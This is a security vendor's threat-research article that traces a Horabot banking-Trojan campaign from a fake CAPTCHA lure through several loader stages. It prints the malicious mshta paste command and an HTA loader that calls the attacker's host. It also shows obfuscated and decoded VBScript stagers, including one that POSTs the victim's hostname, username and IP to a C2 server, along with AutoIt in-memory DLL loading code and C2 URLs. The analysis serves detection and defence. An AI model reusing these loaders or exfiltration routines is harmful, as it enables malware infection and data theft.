

# How we uncovered a Horabot campaign and how you can detect this malware

SL [securelist.com/horabot-campaign/119033](https://securelist.com/horabot-campaign/119033)

Domenico Caldarella

March 18, 2026



## Introduction

In this installment of our SOC Files series, we will walk you through a targeted campaign that our MDR team identified and hunted down a few months ago. It involves a threat known as **Horabot**, a bundle consisting of an infamous banking Trojan, an email spreader, and a notably complex attack chain.

Although previous research has documented Horabot campaigns ([here](#) and [here](#)), our goal is to highlight how active this threat remains and to share some aspects not covered in those analyses.


## The starting point

As usual, our story begins with an alert that popped up in one of our customers' environments. The rule that triggered it is generic yet effective at detecting suspicious mshta activity. The case progressed from that initial alert, but fortunately ended on a positive note. Kaspersky Endpoint Security intervened, terminated the malicious process (via a proactive defense module ([PDM](#))) and removed the related files before the threat could progress any further.

# Kaspersky Managed Detection and Response

Defend your business against complex threats and targeted attacks

**kaspersky**



The incident was then brought up for discussion at one of our weekly meetings. That was enough to spark the curiosity of one of our analysts, who then delved deeper into the tradecraft behind this campaign.

## The attack chain


---

After some research and a lot of poking around in the adversary infrastructure, our team managed to map out the end-to-end kill chain. In this section, we will break down each stage and explain how the operation unfolds.

### Stage 1: Initial lure

---

Following the breadcrumbs observed in the reported incident, the activity appears to begin with a standard fake CAPTCHA page. In the incident mentioned above, this page was located at the URL [https://evs.grupotuis\[.\]buzz/0capcha17/](https://evs.grupotuis[.]buzz/0capcha17/) (details about its content can be found [here](#)).



Fake CAPTCHA page at the URL [https://evs.grupotuis\[.\]buzz/0capcha17/](https://evs.grupotuis[.]buzz/0capcha17/)

Similar to the [Lumma](#) and [Amadey](#) cases, this page instructs the user to open the Run dialog, paste a malicious command into it and then run it. Once deceived, the victim pastes a command similar to the one below:

```
1 mshta https://evs.grupotuis[.]buzz/0capcha17/DMEENLIGGB.hta
```

This command retrieved and executed an HTA file that contained the following:

```

1  <html>
2  <head>
3  <script>
4  moveTo(
5  7426,
6  6245
7  );
8  </script>
9
10 <script src="https://evs.grupotuis.buzz/@capcha17/DMEENLIGGB/GRXUOIWCEKVX"></script>
11
12 </head>
13
14
15 <body>
16 heritage helpful embrace politically adjust receive curious miss saving healthy form declare clock my discussion pick owner local only Catholic
   costumbre child asesino bread tennis spend makeup bury comfortable mainly vary trade heavy speaker think construction sky derecho efficiency imp
   African-American describe letter dios graduate accomplish species tough campus twice crime criteria equal benefit actualidad telephone participa
   maintenance king relief farmer duelo personnel separate color analyze award secret área rural online repeatedly bury lean stock where romantic f
   favorite limitation clear course talk throw guilty express aside instructor pain week generally special digital drag survival and farmer exhibit
   bonito stair banquete borde stuff fellow hand structure captain shit investigator Republican profession on nomination bank strike waste capture
   implication eliminar resource off parent latter park shock detener necessary mall abuelo merely historical dig impressive support complete calcul
   assume legitimate constantly something insurance long-term party largely idea absolute or return significance loss habit action Chinese afraid s
   man product letter cheek bench post afford room reject many record record million jet anuncio president actual list employment reply accident di
   resolution bien everybody father utility joke mostly empty complex tie etc trip anger locate ancho contribute healthy aid flow professional mete
   anybody write medication including beer lemon couch faith chapter device intense comfort homeless fortune graduate correspondent obligation natu
   elect boca profession enough escándaloabandon accident identify front all broma largely ugly existing occupy legislation economy cotton apetito
   galaxy handful care conviction stage guide coverage personnel destruction purchase Mrs choose task arrangement awful immediately hospital legal
   profession rather dramático composition altitud close eight special Democrat tool their variation Muslim dominant region asset musician essentia

```

It is essentially a small loader. When executed, it opens a blank window, then immediately pulls and runs an external JavaScript payload hosted on the attacker's domain. The body contains a large block of random, meaningless text that serves purely as filler.

## Stage 2: A pinch of server-side polymorphism

The payload loaded by the HTA file dynamically creates a new `<script>` element, sets its source to an external VBScript hosted on another attacker-controlled domain, and injects it into the `<head>` section of a page hardcoded in the HTA. You can see the full content of the page in the box below. Once appended, the external VBScript is immediately fetched and executed, advancing the attack to its next stage.

```

1  var scriptEle = document.createElement("script");
2  scriptEle.setAttribute("src", "https://pdj.gruposhac[.]lat/g1/ld1/");
3  scriptEle.setAttribute("type", "text/vbscript");
4  document.getElementsByTagName('head')[0].appendChild(scriptEle);

```

The next-stage VBS content resembles the example shown below. During our analysis, we observed the use of **server-side polymorphism** because each access to the same resource returned a slightly different version of the code while preserving the same functionality.

```

Function de47m2c0_11(dex2wYtLrIVeow_12)
    Dim defDM8nXF0evlIn_13, deDZ31Z1tnA5d_14, deUq4x0i2HwV_15, dexmi8JsCb1j59_16, deATk4y8ZpwM0Jqt2HAX_17, deklCSQk4snHmPw61K_18, de30S6EoAMio2bFov_19
    defDM8nXF0evlIn_13 = 92
    dexmi8JsCb1j59_16 = ""

    deDZ31Z1tnA5d_14 = Asc(Mid(dex2wYtLrIVeow_12, 1, 1)) - 65
    deDZ31Z1tnA5d_14 = deDZ31Z1tnA5d_14 + defDM8nXF0evlIn_13
    dex2wYtLrIVeow_12 = Mid(dex2wYtLrIVeow_12, 2)

    For deUq4x0i2HwV_15 = 1 To Len(dex2wYtLrIVeow_12) Step 2
        deATk4y8ZpwM0Jqt2HAX_17 = Asc(Mid(dex2wYtLrIVeow_12, deUq4x0i2HwV_15, 1)) - 65
        deklCSQk4snHmPw61K_18 = Asc(Mid(dex2wYtLrIVeow_12, deUq4x0i2HwV_15 + 1, 1)) - 65
        de30S6EoAMio2bFov_19 = (deATk4y8ZpwM0Jqt2HAX_17 * 25 + deklCSQk4snHmPw61K_18) - deDZ31Z1tnA5d_14
        dexmi8JsCb1j59_16 = dexmi8JsCb1j59_16 & Chr(de30S6EoAMio2bFov_19)
    Next
    de47m2c0_11 = dexmi8JsCb1j59_16
End Function

Dim deCh5QzzXj_20, deMBwpZpJpKG1qEaUo_21, deKxwL2j7AG_22, de4hqPtlPSHqqw5CLHeeP_23, dev7yKEzQW4oKK6gOwrr_24

deKxwL2j7AG_22 = CreateObject(de47m2c0_11("EHIEHUIKIBIIIPFRHEIAHMEIE")).ExpandEnvironmentStrings(de47m2c0_11("YGDIAHGHSHVGD")) & "\" & de47m2c0_11("VHLIRIS3AIXIPIOGJIRJEIK")

de4hqPtlPSHqqw5CLHeeP_23 = de47m2c0_11("UGMIQ3DVIU6V") & vbCrLf & _
    de47m2c0_11("CGEHO0HMQHTGG") & vbCrLf & _
    de47m2c0_11("GGIINH8IMIDIKIOGK") & vbCrLf & _
    de47m2c0_11("MINIPIMIFHNIPTGJGGGEGIFXFLGIGEGGHHFUGN") & vbCrLf & _
    de47m2c0_11("YH8GNJGIPJFIVJDJH8") & vbCrLf & _
    de47m2c0_11("NGPIUIEITIKIRIVFMIUITIEGQFOIJJIVIRIUGNGCGCIVDIVGBIIITWIRIUIJICIEGBUIKIVIG6CIGEGCICWJAINIFGEFOGRGP6CIUIEITIKIRIVGR") & vbCrLf & _
    de47m2c0_11("DGFFRHYHMRHUGH") & vbCrLf & _
    de47m2c0_11("BGDHQIEHSIOGF") & vbCrLf & _
    de47m2c0_11("YH8GNI0JCQJH8") & vbCrLf & _
    de47m2c0_11("EGGF5IAIMIFIEGI")

Set deCh5QzzXj_20 = CreateObject(de47m2c0_11("THTIKJAIQIXJCIVIOGH8GIQITIMHTJHJBICIMIUHPJIRIMIKJC"))

Set deMBwpZpJpKG1qEaUo_21 = deCh5QzzXj_20.CreateTextFile(deKxwL2j7AG_22, True)
deMBwpZpJpKG1qEaUo_21.Write de4hqPtlPSHqqw5CLHeeP_23
deMBwpZpJpKG1qEaUo_21.Close

Set dev7yKEzQW4oKK6gOwrr_24 = CreateObject(de47m2c0_11("EHIEHUIKIBIIIPFRHEIAHMEIE"))

dev7yKEzQW4oKK6gOwrr_24.Run de47m2c0_11("WIPJJBIIWJA3DIPJOGKIPJ3IPFV") & deKxwL2j7AG_22, 1, False

```

The script is obfuscated and employs a custom string encoding routine. Below is a more readable version with its strings decoded and replaced using a small Python script that replicates the `decode_str()` routine.

```

1 > Function decode_str(encoded_str)...
17 End Function
18
19 Dim obj_file_system, obj_create_txt_file, obj_shell_create_file, page_html, obj_shell_command
20
21
22 obj_shell_create_file = CreateObject("WScript.Shell").ExpandEnvironmentStrings("%TEMP") & "\ " & "Enomup.hta"
23
24
25 page_html = "<html>" & vbCrLf & _
26             "<head>" & vbCrLf & _
27             "<script>" & vbCrLf & _
28             "moveTo(7426, 6245);" & vbCrLf & _
29             "</script>" & vbCrLf & _
30             "<script src='https://pdj.gruposhac.lat/g1/auxld1'></script>" & vbCrLf & _
31             "</head>" & vbCrLf & _
32             "<body>" & vbCrLf & _
33             "</body>" & vbCrLf & _
34             "</html>"
35
36
37 Set obj_file_system = CreateObject("Scripting.FileSystemObject")
38
39
40 Set obj_create_txt_file = obj_file_system.CreateTextFile(obj_shell_create_file, True)
41 obj_create_txt_file.Write page_html
42 obj_create_txt_file.Close
43
44
45 Set obj_shell_command = CreateObject("WScript.Shell")
46
47
48 obj_shell_command.Run "explorer.exe" & obj_shell_create_file, 1, False

```

The script performs pretty much the same function as the initial HTA file. It reaches a JavaScript loader that injects and executes another polymorphic VBScript.

```

1 var scriptEle = document.createElement("script");
2 scriptEle.setAttribute("src", "https://pdj.gruposhac[.]lat/g1/");
3 scriptEle.setAttribute("type", "text/vbscript");
4 document.getElementsByTagName('head')[0].appendChild(scriptEle);

```

Unlike the first script, this one is significantly more complex, with more than 400 lines of code. It acts as the heavy lifter of the operation. Below is a brief summary of its key characteristics:

- **Heavy obfuscation:** the script uses multiple layers of obfuscation to obscure its behavior.
- **Custom string decoder:** employs the same decoding routine found in the first VBScript to reconstruct strings at runtime.
- **Anti-VM and “anti-Avast”:** performs basic environment checks and terminates if a specific Avast folder or VM artifacts are detected.

- **Information gathering and exfiltration:** collects the host IP, hostname, username, and OS version, then sends this data to a C2 server.
- **Download of additional components:** retrieves an Autolt executable, its compiler (Aut2Exe), a script (au3), and a blob file, placing them under the hardcoded path `C:\Users\Public\LAPTOP-0QF0NEUP4`.
- **PowerShell command execution:** executes PowerShell commands that reach out to two different URLs (one unavailable and the other leading to the first stager of the spreader, which we describe later in this article).
- **Persistence setup:** creates a LNK file and drops it into the Startup folder to maintain persistence.
- **Cleanup routines:** removes temporary files and terminates selected processes.

```
Function dePkE1y1tMYtj_11(degTP108cIuleFk_12)
    Dim detpnw34IabRDrcwg_13, deXp9pstgeZP_14, dev39koFpQ647m_15, dev6a9BNdj_16, de1kKDdsYjq204bnIIRml_17, dees495w5plCIt9C_18, de1XFystAue7jRGnGx_19
    detpnw34IabRDrcwg_13 = 92
    dev6a9BNdj_16 = ""

    deXp9pstgeZP_14 = Asc(Mid(degTP108cIuleFk_12, 1, 1)) - 65
    deXp9pstgeZP_14 = deXp9pstgeZP_14 + detpnw34IabRDrcwg_13
    degTP108cIuleFk_12 = Mid(degTP108cIuleFk_12, 2)

    For dev39koFpQ647m_15 = 1 To Len(degTP108cIuleFk_12) Step 2
        de1kKDdsYjq204bnIIRml_17 = Asc(Mid(degTP108cIuleFk_12, dev39koFpQ647m_15, 1)) - 65
        dees495w5plCIt9C_18 = Asc(Mid(degTP108cIuleFk_12, dev39koFpQ647m_15 + 1, 1)) - 65
        de1XFystAue7jRGnGx_19 = (de1kKDdsYjq204bnIIRml_17 * 25 + dees495w5plCIt9C_18) - deXp9pstgeZP_14
        dev6a9BNdj_16 = dev6a9BNdj_16 & Chr(de1XFystAue7jRGnGx_19)
    Next
    dePkE1y1tMYtj_11 = dev6a9BNdj_16
End Function

Dim deRAAwTy08VuTIIouLld_20, dexG9wEw1vAI6Ay6Zb_21
Set deRAAwTy08VuTIIouLld_20 = CreateObject(dePkE1y1tMYtj_11("THTIKJAIQIXCIQIVIOGHGIIQIMHTJHBJCIMIUIHPICIRIMIKJC"))
dexG9wEw1vAI6Ay6Zb_21 = dePkE1y1tMYtj_11("NGMGNHMKITIQIIITICIOFMHAIKINIGIUHMGUICIUIVFMHNIQIHIVYICITIG")
If deRAAwTy08VuTIIouLld_20.FolderExists(dexG9wEw1vAI6Ay6Zb_21) Then
    WScript.Quit
End If

Function deePtyVOT1za0bpC_22()
    Dim decuRRhgv42_23, der0pcoYWsZ8_24, desusNezMjrm0831bE_25, de6UzVTKU_26, dePRhox7_27, de4i19bOF_28
    Dim de5wJ41_29, devLkEUCvNck007dRfKSH_30, deQhC0aLFMSwC_31, deYNNgaVvB6JtcVZ6f_32

    decuRRhgv42_23 = Array(
        dePkE1y1tMYtj_11("BHEHCHIHJIXHPIBFAGUHPHRHMXIDHT"),
        dePkE1y1tMYtj_11("THIHXIXIMJAGGHM"),
        dePkE1y1tMYtj_11("LHCHQHNGSHSHEFKFXKGGGBGBGJGEGC"),
        dePkE1y1tMYtj_11("LHAIYIPIEIRFXHOFKGGGBGBGJFKGTIETIAFKIOIRFKHKGUGB"),
        dePkE1y1tMYtj_11("BHEHAHCHDGTGTFAFNFAFVFQFQFQFQFV"),
        dePkE1y1tMYtj_11("HGPAGHNDHFGGRHVPIAGHFGFWGCFVFWGCFVFWGFGFYFWGHGAGCGHGGCGDFGFGHKAINGHFGFWGFFUFWFWFWFY"),
        dePkE1y1tMYtj_11("EGSIRIIMIXFQHDFVFTFTGCFDHFHGX"),
        dePkE1y1tMYtj_11("LHCHQHNGSHSHEFKFXKGGGBGBGBGKCGK"),
        dePkE1y1tMYtj_11("VHKJJAIOJCGIHYFUGNGLGLGTFUHG"),
        dePkE1y1tMYtj_11("RGYFQHLFQHFGFQGEFQGGJGHGHGNGJGJ"),
        dePkE1y1tMYtj_11("LHCHLGDGBGBGHHKGDHLHIGCFKIOIRFKHOMHIGUGDGBGBGI"),
        dePkE1y1tMYtj_11("JGQFIHDFIGYFIFIFVFIGIFVYFYFYGEGBFY"),
        dePkE1y1tMYtj_11("AHDAFRFPFPFUGYFR"),
        dePkE1y1tMYtj_11("UHCFTHOFTHKFTFTGHFTGTGKGKGGKGLGQ"),
        dePkE1y1tMYtj_11("MGTFLHGFLLHFLFLFYFLGIGCGCGGLGCGD"),
        dePkE1y1tMYtj_11("EHIIBIGHVHIPIPLFDHIBIBIKIMINHSIEFDHIBGN"),
        dePkE1y1tMYtj_11("QHTHQIGGGGLFPIITIMFPHTHHAGIGGGGK"),
    )
End Function
```

During our analysis of the heavy lifter, specifically within the exfiltration routine, we identified where the collected data was being sent. After probing the associated URL and removing the “salvar.php” portion, we uncovered an exposed webpage where the adversary listed all their victims.

```

130 Sub exfil_host_info()
131     Dim host_ip, host_computename, host_username, host_os_version, obj_http_salvar_php
132     host_ip = wmi_check_IP()
133     host_computename = CreateObject("WScript.Network").ComputerName
134     host_username = CreateObject("WScript.Network").UserName
135     host_os_version = wmi_os_version()
136
137     Set obj_http_salvar_php = CreateObject("MSXML2.XMLHTTP")
138     obj_http_salvar_php.Open "POST", "https://pdj.gruposshac.lat/g1/ctld/salvar.php", False
139     obj_http_salvar_php.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
140     obj_http_salvar_php.Send "ip=" & host_ip & "&c=" & host_computename & "&u=" & host_username & "&w=" & host_os_version

```

| Máquinas Registradas           |                                         |                   |         |              |                                 |                                                 |
|--------------------------------|-----------------------------------------|-------------------|---------|--------------|---------------------------------|-------------------------------------------------|
| Total de máquinas únicas: 5384 |                                         |                   |         |              |                                 |                                                 |
| Data                           | IP                                      | Computador        | Usuário | Antivírus    | Windows                         | Localização                                     |
| 2025-05-22 11:21:40            | 45.133.100.104                          | DESKTOP-CV1000000 | ...     | Desconhecido | Windows 10 Pro                  | Mexico - México - Ampliación San Mateo          |
| 2025-05-22 12:27:54            | 200.94.100.104                          | DESKTOP-H1000000  | ...     | Desconhecido | Windows 11 Home Single Language | Mexico - Chihuahua - Loma Blanca                |
| 2025-05-22 12:34:31            | 187.211.100.104                         | DESKTOP-H1000000  | ...     | Desconhecido | Windows 10 Home Single Language | Mexico - Mexico City - Mexico City              |
| 2025-05-22 13:15:06            | 45.133.100.104                          | DESKTOP-F0100000  | ...     | Desconhecido | Windows 10 Pro                  | Mexico - Mexico City - Mexico City              |
| 2025-05-22 13:31:36            | 201.15.100.104                          | DESKTOP-78100000  | ...     | Desconhecido | Windows 10 Pro                  | Mexico - San Luis Potosí - San Luis Potosí City |
| 2025-05-22 13:52:59            | 2806:1000:1000:1000:1000:1000:1000:1000 | RO1000000         | ...     | Desconhecido | Windows 11 Home Single Language | Mexico - Nuevo León - San Nicolás de los        |

As you may have noticed, the table is in Brazilian Portuguese and lists victims dating back to May 2025 (this screenshot was taken in September 2025). In the “Localização” (location) column, the adversary even included the victims’ geographic coordinates, which are redacted in the screenshot. A quick breakdown shows that, of the 5384 victims, 5030 were located in Mexico, representing roughly 93% of the total.

### Stage 3: The evil combination of AutoIT and a banking Trojan

It is now time to focus on the files downloaded by our heavy lifter. As previously mentioned, three AutoIT components were dropped on disk: the executable (AutoIT3), the compiler (Aut2Exe), and the script (au3), along with an encrypted blob file. Since we have access to the AutoIT script code, we can analyze its routines. However, it contains over 750 lines of heavily obfuscated code, so let's focus only on what really matters.

The most important routine is responsible for decrypting the blob file (it uses **AES-192** with a key derived from the seed value **99521487**), loading it directly into memory, and then calling the exported function **B080723\_N**. The decrypted blob is a DLL.

```
; Main()

Global $gBaseDir      = @ScriptDir
Local $gKeySeedString = "99521487"
Local $gEncryptAlg    = $CALG_AES_192

; Locate encrypted blob (*.ia) alongside script
Local $blobPath = FindEncryptedBlob($gBaseDir)
If Not $blobPath Then Exit

; Read blob
Local $hBlob = FileOpen($blobPath, 16)
If $hBlob = -1 Then Exit
Local $blobData = FileRead($hBlob)
FileClose($hBlob)

; Init Crypto provider
Crypto_InitProvider()

; Decrypt (key derived from Seed: "99521487" and AES-192 algorithm)
Local $decrypted = Crypto_Decrypt($blobData, $gKeySeedString, $gEncryptAlg)
If @error Or Not IsBinary($decrypted) Or BinaryLen($decrypted) = 0 Then
EndIf

; Map decrypted PE into memory (MemoryDLL)
Local $hMappedPE = LoadModuleFromMemory($decrypted)
If Not $hMappedPE Then
EndIf


; Call exported entry "B080723_N" (no args and returns int)
Local $exportName = "B080723_N"
Local $callResult = MemDll_CallExport($hMappedPE, "int", $exportName)
If @error Then
EndIf

; Freeing memory
FreeModule($hMappedPE)
Crypto_ReleaseProvider()

; Find blob function
Func FindEncryptedBlob($dir)
    Local $h = FileFindFirstFile($dir & "\*.ia")
    If $h = -1 Then Return ""
    Local $name = FileFindNextFile($h)
    FileClose($h)
    If $name = "" Then Return ""
    Return $dir & "\" & $name
EndFunc
```

We also managed to replicate the decryption logic with a Python script and manually extract the DLL (0x6272EF6AC1DE8FB4BDD4A760BE7BA5ED). After initial triage and basic sandbox execution, we observed the following:

It includes SQL commands used to harvest credentials from browsers.



| URL                                                                                                                                                                                                                                                    | Description                                                                                                                                                     |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <a href="https://cgf.facturastbs[.]shop/0725/a/home">https://cgf.facturastbs[.]shop/0725/a/home</a> (GET)                                                                                                                                              | A page containing an encrypted configuration                                                                                                                    |
| <a href="https://cfg.brasilinst[.]site/a/br/logs/index.php?CHLG">https://cfg.brasilinst[.]site/a/br/logs/index.php?CHLG</a> (POST)                                                                                                                     | A URL for posting host information, but in our lab tests the value was empty.<br>Request content example:<br>Host: ' '                                          |
| <a href="https://aufal.filevexcasv[.]buzz/on7/index15.php">https://aufal.filevexcasv[.]buzz/on7/index15.php</a> (POST)<br><a href="https://aufal.filevexcasv[.]buzz/on7all/index15.php">https://aufal.filevexcasv[.]buzz/on7all/index15.php</a> (POST) | A URL used to post victim information<br>Request content example:<br>AT: ' Microsoft Windows 10 Pro FLARE-VM (64)bit REMFLARE-VM'<br>MD: 040825VS               |
| <a href="https://cgf.facturastbs[.]shop/a/08/150822/au/at.html">https://cgf.facturastbs[.]shop/a/08/150822/au/at.html</a>                                                                                                                              | HTML lure page designed to trick the user into accessing a malicious link whose contents are also used as a PDF attachment during the email distribution phase. |

<https://upstar.pics/a/08/150822/up/up> (GET)

The resource was already unavailable at the time our testing was conducted.

<https://cgf.midasx.site/a/08/150822/au/au> (GET)

The page containing the first stage leading to the spreader.

Since this malware family has been extensively documented in previous studies, we won't reiterate its well-known functionality. Instead, we'll focus on lesser-documented and newly observed features, including the malware's encryption and protocol handling logic.

The sample implements a stateful XOR-subtraction cipher in the `sub_00A86B64` subroutine, which is used to protect strings and decrypt HTTP data received from the C2. Unlike simple XOR, each byte of output here depends on both the key and the previous byte. In our sample, the key is the string `"0xFF0wx8066h"`.



Key construction (left) and decryption logic (right)

We can easily reimplement the logic of the routine in Python and integrate the following snippet into our workflow to automate string decryption:

```

1  def decrypt_string(encrypted_hex):
2
3      key_string = "0xFF0wx8066h"
4
5      key_index = 0
6
7      result = ""
8
9
10     current_key = int(encrypted_hex[0:2], 16)
11
12
13
14     i = 2
15
16     while i < len(encrypted_hex):
17
18         next_key = int(encrypted_hex[i:i+2], 16)
19
20         if key_index >= len(key_string):
21             key_index = 0
22
23         key_char = ord(key_string[key_index])
24
25         xored_value = next_key ^ key_char
26
27
28         if xored_value > current_key:
29             decrypted_char = xored_value - current_key
30
31         else:
32             decrypted_char = (xored_value + 0xFF) - current_key
33
34
35         result += chr(decrypted_char)
36
37         current_key = next_key
38
39         key_index += 1
40
41         i += 2
42
43     return result

```

***Python implementation of the decryption routine***

The encrypted strings are retrieved in three different ways: through indexed lookups using a global encrypted Delphi string list (also [observed](#) by our colleagues at ESET); via direct references to encrypted hex strings in the data section; through indirect references using pointer variables, adding an overhead when automating decryption with scripts.

|                                                                                                                                                                                                                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre>.text:00A9F130      lea     edx, [ebp+var_18] .text:00A9F140      mov     eax, offset a48bb8daf43869c ; C:\Users\Public\id .text:00A9F145      call   XOR_decrypt_sub_00A86B64 .text:00A9F14A      mov     eax, [ebp+var_18]</pre> | <pre>.text:00AA024E      mov     eax, off_000C5C ; https://cgf.facturastbs.shop/0725/a/home .text:00AA0253      mov     eax, [eax] .text:00AA0255      call   XOR_decrypt_sub_00A86B64 .text:00AA025A      mov     eax, [ebp+var_54] .text:00AA025D      lea     ecx, [ebp+var_14] .text:00AA0260      mov     edx, 1 .text:00AA0265      call   HTTPS_Connect_sub_00A9EA94 .text:00AA026A      lea     edx, [ebp+var_58] .text:00AA026D      mov     eax, [ebp+var_14] .text:00AA0270      call   XOR_decrypt_sub_00A86B64 .text:00AA0275      mov     edx, [ebp+var_58] .text:00AA0278      lea     eax, [ebp+var_14] .text:00AA027B      call   idr471598_USTRlAsg</pre> |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

Direct pointer (left), indirect pointer (right)

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
